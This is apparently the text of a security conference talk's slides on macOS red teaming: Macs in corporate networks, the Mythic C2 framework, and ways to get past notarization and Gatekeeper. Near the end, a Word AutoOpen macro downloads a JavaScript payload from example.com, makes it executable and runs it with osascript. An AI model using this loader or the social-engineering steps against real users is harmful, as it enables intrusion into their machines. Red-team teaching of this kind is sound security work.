

macOS Red Teaming

0-day edition

Whoami?

Wojciech Reguła

Head of Mobile Security at  securing

- Focused on iOS/macOS #appsec
- Blogger – <https://wojciechregula.blog>
- iOS Security Suite Creator
- macOS environments security



Thank you!



Wojciech Reguła

Head of Mobile Security at SecuRing



@_r3ggi



wojciech-regula

Agenda

1. Introduction
2. Macs in corporate environments
3. Setting up a C2 with Mythic
4. Initial access
5. Persistence
6. Data collection & Lateral movement
7. Hardening macOS environments
8. Conclusion

Why did I decide to make this talk?

1. Macs are getting more common in corporate environments (developers, UX, designers, managers, etc.)
2. Software houses / IT companies have large % of Macs in their environments
3. Macs are not symmetrically secured comparing them to Windows machines...

What are the problems?


- 💀 Old, vulnerable macOS versions everywhere
- ⚙️ macOS system firewall disabled (default configuration)
- 🤔 Antimalware? Do Macs have viruses?
- 👤 Standard users working on admin accounts
- 📅 Lack of application whitelisting
- 💻 In mid-size companies Macs are not even enrolled in MDMs...

Macs in corporate environments



Mac is directly bound to the AD

Macs in corporate environments



Mac has NoMAD installed that handles Kerberos

Macs in corporate environments



Macs in corporate environments



Cody Thomas

@its_a_feature_



I did this original poll in 2019, so I'm curious about how things have changed:

What's the percentage of red teaming or pen testing environments you've been in that have AD joined macOS machines?

0-25%

75.4%

25-50%

15.9%

50-75%

4.3%


75-100%

4.3%

69 votes · Final results

8:47 pm · 18 Oct 2023 · **1,477** Views

Target for this talk





- ✓ Great red teaming framework with macOS support
- ✓ Created by Cody Thomas @its_a_feature_
- ✓ Open source - <https://github.com/its-a-feature/Mythic>
- ✓ Extensive docs - <https://docs.mythic-c2.net/>




MYTHIC

username

password

LOGIN

Initial access - problems



You can notarize several different types of software deliverables, including:

- macOS apps
- Non-app bundles, such as kernel extensions
- Disk images (UDIF format)
- Flat installer packages

1. According to Apple all the software downloaded directly with your browser must be notarized


Initial access - problems

Notarization gives users more confidence that the **Developer ID-signed software you distribute has been checked by Apple for malicious components**. Notarization is not App Review. The Apple notary service is an automated system that scans your software for malicious content, checks for code-signing issues, and returns the results to you quickly. If there are no issues, the notary service generates a ticket for you to staple to your software; the notary service also publishes that ticket online where Gatekeeper can find it.


2. Notarization will check if the software doesn't contain malicious components

Initial access - problems

3. If you don't notarize your app macOS will block it.




Initial access – solutions for the problems



1. We can create a legit pkg file, notarize it and risk our certificate to be revoked by Apple

Initial access – solutions for the problems

2. We can convince user to right click and open the app. It's a popular technique used by malware



Initial access – solutions for the problems

3. We can bypass the GateKeeper using a 0-day

LaunchServices

Available for: macOS Ventura


Impact: An app may bypass Gatekeeper checks

Description: A logic issue was addressed with improved checks.


CVE-2023-32352: Wojciech Reguła (@_r3ggi) of SecuRing (wojciechregula.blog)

Initial access – solutions for the problems

4. Use Microsoft Office Macro.



Initial access with a Microsoft Word Macro




```
(General)

Sub AutoOpen()

    MacScript ("do shell script ""curl https://example.com/apfell.js -o totallyNotAVirus.js"" ")
    MacScript ("do shell script ""chmod +x totallyNotAVirus.js"" ")
    MacScript ("do shell script ""osascript -l JavaScript totallyNotAVirus.js &"" ")


End Sub
```

Initial access with a Microsoft Word Macro



Initial access with a Microsoft Word Macro

